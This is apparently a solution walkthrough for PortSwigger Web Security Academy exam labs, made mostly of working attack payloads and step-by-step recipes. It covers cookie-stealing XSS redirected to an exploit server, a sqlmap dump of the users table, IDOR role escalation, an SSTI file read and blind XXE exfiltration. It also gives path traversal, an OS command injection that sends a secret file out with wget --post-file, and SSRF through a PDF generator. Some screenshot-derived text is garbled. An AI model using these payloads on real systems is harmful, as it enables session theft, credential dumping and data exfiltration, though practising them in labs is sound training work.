
**Request**

```
1 GET /exploit HTTP/1.1
2 Host: 00fd.web-security-academy.net
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

**Response**

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Server: Academy Exploit Server
4 Connection: close
5 Content-Length: 298
6
7 <script>
8   location=
9   'https://a
0   .web-security-academy.net/?lookup=%3C%2FScRiPt%20%3E%3Cimg%20src%3Da%20onerror%3D%28document.location%29%3D%22https%3A%2F%2Fexploit-you-exploit.web-security-academy.net%2F%3F%22%2B%28document.cookie%29%3E';
10 </script>
```

5. Store exploit, click 'deliver to victim'. Go to exploit server log and copy session cookies.
6. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page



Alternative payload:


```
</ScRiPt
><ScRiPt>window["document"]["location"]="https://exploitserverhere.we
bsecurity-
academy.net/?"+window["document"]["cookie"]</ScRiPt >
```

Copy the url this generates (should be url encoded) and create a  
 <script>location="urlfromsearchquercopied"</script> and  
 send that to the victim. Check log for session

SOLVED

## STAGE2.APP1 [SQL inj in advanced search bar]

1. Once you've got normal user account and you see 'advanced search' option you most probably have SQL injection here.



The screenshot shows a web application interface. At the top, there is a navigation bar with links: Home, Admin panel, My account, and Advanced search. Below the navigation bar, there is a search bar with a red arrow pointing to it. Below the search bar, there are two dropdown menus: 'Sort by:' with 'Date' selected, and 'By author:' with 'Any author' selected. A red arrow points to the 'Advanced search' link in the navigation bar.

2. Let burp scanner to confirm SQL injection
3. Open sqlmap, submit the command (replace your lab-url and your cookies, probably you will have another injectable parameter then mark it with \*)  
`sqlmap.py -u "https://you-lab.web-security-academy.net/filtered_search?query=test*&OrganizeBy=DATE&author=" -  
-cookie="_lab=you-lab-cookie; session=you-session cookie" --risk 3  
--level 3 --dump -T users`
4. Let the magic happens. Choose all the default answers if sqlmap will ask you
5. Finally you should have a table:

```
Database: public
Table: users
[3 entries]
+-----+-----+
| password | username |
+-----+-----+
| tdrvp | administrator |
| zbd7z | carlos |
| m2r16 | 171k11o1 |
+-----+-----+
```

6. Use administrator credentials to log in  
SOLVED!

## STAGE2.APP2 [IDOR in email change]

1. Send request to change user email
2. Observe request/response, it should look like this:

**Request**

```
1 POST /account/update_email HTTP/1.1
2 Host: .web-security-academy.net
3 Cookie: lab=
4 Content-Length: 128
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="96"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://acd61f3a1e4a7436c0a6418c001a0056.web-security-academy.net/account?id=carlos
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
  "csrf": "vXJ7k0zpDeEoN4GpH4zZdjMDfXceWust",
  "email": "att@web-security-academy.net"
}
```

**Response**

```
1 HTTP/1.1 302 Found
2 Location: /account
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Content-Length: 179
6
7 {
  "username": "carlos",
  "email": "t@web-security-academy.net",
  "apikey": "n3xqnlX7Cq133u1idVhKtz4447t2tCeR",
  "roleid": 16
}
```

3. Send request to intruder, add "roleid": \$\$ in the JSON request body. Iterate from 1 to 200 to find roleid which returns 302 response

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
17	16	302	<input type="checkbox"/>	<input type="checkbox"/>	308	
102	101	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
0		400	<input type="checkbox"/>	<input type="checkbox"/>	142	

**Request**

```
1 POST /account/update_email HTTP/1.1
2 Host: web-security-academy.net
3 Cookie: lab=
4 Content-Length: 147
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="96"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://web-security-academy.net/account?id=carlos
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
  "csrf": "vXJ7k0zpDeEoN4GpH4zZdjMDfXceWust",
  "email": "att@web-security-academy.net",
  "roleid": 101
}
```

You are logged in as an administrator

SOLVED

<https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>

## STAGE2.APP3 [Strange cookies+CSRF]


1. You observe strange session cookie:

```
U2LIiWMVeSqyDFNyzfCTUd5ske5h4e8Q73qI9kKUhbOnVQhkXY9UXz%2bnMS90Wh08HVI%3d; session=
%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--MCwCFAE0IPp%2baU6X6r
bwNktkXuQGL7HA%3d%3d
6Vy1
```

2. Turn on Interceptor
3. Being logged in as carlos - Send email change request, highlight this request, we will work with it further
4. In Incognito mode in other browser window send password request for administrator.
5. Exchange the cookie and csrf token from the email request for carlos.



6. Should now be assigned cookie with admin and logged in as true in the response
7. Open dev console in browser, replace current 'session' cookie to cookies from response reload 'my account' page




SOLVED

<https://portswigger.net/web-security/csrf/lab-token-not-tied-to-user-session>


### STAGE3.APP1 [SSTI]

1. If you see in admin page like this, you have SSTI



2. Change {{username}} to:

```
{{
''.__class__.__mro__[2].__subclasses__()[40]('/home/carlos/secret').r
ead() }}
```



3. Logout from admin account, click 'reset password', go to exploit server, observe flag:



exploit-

web-security-academy.net/email

This app is now solved!

Your email address is attacker@[REDACTED]web-security-academy.net

Displaying all emails @exploit-[REDACTED]st and all subdomains

Sent	From	Subject	Body
			Dear h[REDACTED]4!
			Please follow the link below to reset y our password.
2021-12-30 17:38:28 +0000	no-reply@[REDACTED].web- security-academy.net	Account recovery	hc[REDACTED]4
			Thanks, Support team

flag

View raw


### STAGE3.APP2 [XXE in file upload]

1. File to upload, copy code and save as \*.xml


```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://you-exploit-server-
security-academy.net/exploit.dtd"> %xxe; ]>
  <users>
    <user>
      <username>Example1</username>
      <email>example1@domain.com</email>
    </user>
    <user>
      <username>&xxe;</username>
      <email>example2@domain.com</email>
    </user>
  </users>
```

Exploit server code

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://your-
collab.net/?x=%file;'>">
%eval;
%exfil;
```



2. Upload file, observe error in the application, observe request in burpcollab. Here and there is our flag



#	Time	Type	Payload	Comment
1	2021-	DNS	bt8ff5y1zsq8972fb2950cgin9tzho	
2	2021-	HTTP	bt8ff5y1zsq8972fb2950cgin9tzho	
3	2021-	DNS	bt8ff5y1zsq8972fb2950cgin9tzho	
4	2021-	DNS	kznole4a51whfg8ohbfe6lmtiz9ny	
5	2021-	DNS	kznole4a51whfg8ohbfe6lmtiz9ny	
6	2021-	DNS	kznole4a51whfg8ohbfe6lmtiz9ny	
7	2021-	DNS	kznole4a51whfg8ohbfe6lmtiz9ny	
8	2021-	DNS	kznole4a51whfg8ohbfe6lmtiz9ny	

Description

Request to Collaborator

Response from Collaborator

Pretty

Raw

Hex

↕

↵

⋮

```

1 GET /?x=tpb0 HTTP/1.1
2 User-Agent: Java/17.0.1
3 Host:
  bt8ff5y1zsq8972fb2950cgin9tzho.burpcollaborator.net
4 Accept: text/html, image/gif, image/jpeg, *; q=.2,
  */*; q=.2
5 Connection: keep-alive
6
7

```

INSPECTOR

Request Attributes

Query Parameters (1)

Request Headers (4)

0 highlights


Close

SOLVED

<https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-exfiltration>

### STAGE3.APP3 [LFI in image file with no image size]

1. If the admin panel only has pictures with no image size you have LFI



LFI in image.

GET

/admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f/et  
c/passwd

Request

Response

1 GET /admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f/et HTTP/1.1

2 Host: acae1fb21f6ecd27c0c901c8002200ea.web-security-academy.net

3 Cookie: lab=

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0

7 Accept-Encoding: gzip, deflate

8 Dnt: 1

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: none

13 Sec-Fetch-User: ?1

14 Te: trailers

15 Connection: close

16

17

1 HTTP/1.1 200 OK

2 Content-Type: image/jpeg

3 Content-Length: 975

4

5

6

7

8

9

10

11

12

13

14

15

16

17

Blacklisting the word “secret” – double encode it

### STAGE3.APP4 [OS command injection in image file with image size]

If in admin panel you have just pictures with a img-size type at the end you can paste the link below in your repeater

```
img-size="`/usr/bin/wget%20--post-  
file%20/home/carlos/secret%20https://colablink.burpcollaborator.net/`"
```

poll to see your secret file.

### STAGE3.APP5 [SSRF in pdf download]

---

Download the report and intercept the request.

Modify request body to the following.

```
{"table-html": "<div><p>Report Heading</p><iframe src='http://localhost:6566/home/carlos/secret'>"}
```


Open the report.pdf and see the flag.

---

### STAGE3.APP5 [OS command injection in file upload]

#### DOCTYPE DISALLOWED

1. You are facing xml file upload




## 2. Try to upload XML with [DOCTYPE] like this


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://whatever/exploit.dtd"> %xxe;
]>
<users>
  <user>
    <username>Example1</username>
    <email>example1@domain.com</email>
  </user>
  <user>
    <username>Example2</username>
    <email>example2@domain.com</email>
  </user>
</users>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://whatever"> %xxe; ]>
<users>
  <user>
    <username>Example1</username>
    <email>example1@domain.com</email>
  </user>
  <user>
    <username>Example2</username>
    <email>example2@domain.com</email>
  </user>
</users>
```

3. You should face an error:



4. Run automated burp scan on POST request for file upload, OS command injection should be detected here



**Issues**

**OS command injection**

Advisory Request Response Collaborator DNS interaction

**OS command injection**

Issue: OS command injection  
 Severity: High  
 Confidence: Certain  
 Host: https://ac .web-security-academy.net  
 Path: /administrator/import-users

**Issue detail**

The email XML parameter within the user-import-file parameter appears to be vulnerable to OS command injection attacks. It is possible to use various shell metacharacters to inject arbitrary OS commands. The command output does not appear to be returned in the application's responses. However, it is possible to cause the application to interact with an external domain, to verify that a command was executed.

- Discover which command format is valid (e.g. using ping to collaborator, you should see DNS lookup). Pay attention on all the characters in the command. Here and in all other steps remember to insert references to your own collaborators.

Send Cancel < > Follow redirection

**Request**

19 Accept-Encoding: gzip, deflate  
 20 Accept-Language: en-US,en;q=0.9  
 21 Connection: close  
 22  
